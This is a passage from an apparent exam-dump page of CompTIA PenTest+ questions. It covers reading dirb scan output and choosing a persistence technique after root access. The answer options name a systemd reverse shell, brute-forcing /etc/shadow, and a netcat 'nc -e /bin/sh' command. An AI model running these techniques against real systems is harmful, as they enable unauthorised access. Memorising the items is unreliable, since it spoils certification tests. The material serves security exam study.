
C. Traffic sniffing

D. Port knocking

E. A vulnerability scan

F. An Nmap scan

Show Suggested Answer



Actual exam question from CompTIA's PT1-002
Question #: 39
Topic #: 1
[All PT1-002 Questions]

A penetration tester obtained the following results after scanning a web server using the dirb utility:

```
...

GENERATED WORDS: 4612 -
---- Scanning URL: http://10.2.10.13/ ----
+ http://10.2.10.13/about (CODE:200|SIZE:1520)
+ http://10.2.10.13/home.html (CODE:200|SIZE:214)
+ http://10.2.10.13/index.html (CODE:200|SIZE:214)
+ http://10.2.10.13/info (CODE:200|SIZE:214)
...

DOWNLOADED: 4612 `" FOUND: 4 -
```

Which of the following elements is MOST likely to contain useful information for the penetration tester?


A. index.html

B. about

C. info

D. home.html

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 40

Topic #: 1

[All PT1-002 Questions]


A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

A. Create a one-shot systemd service to establish a reverse shell.

B. Obtain /etc/shadow and brute force the root password.

C. Run the nc -e /bin/sh <...> command.

D. Move laterally to create a user account on LDAP



Actual exam question from CompTIA's PT1-002

Question #: 41

Topic #: 1

[All PT1-002 Questions]

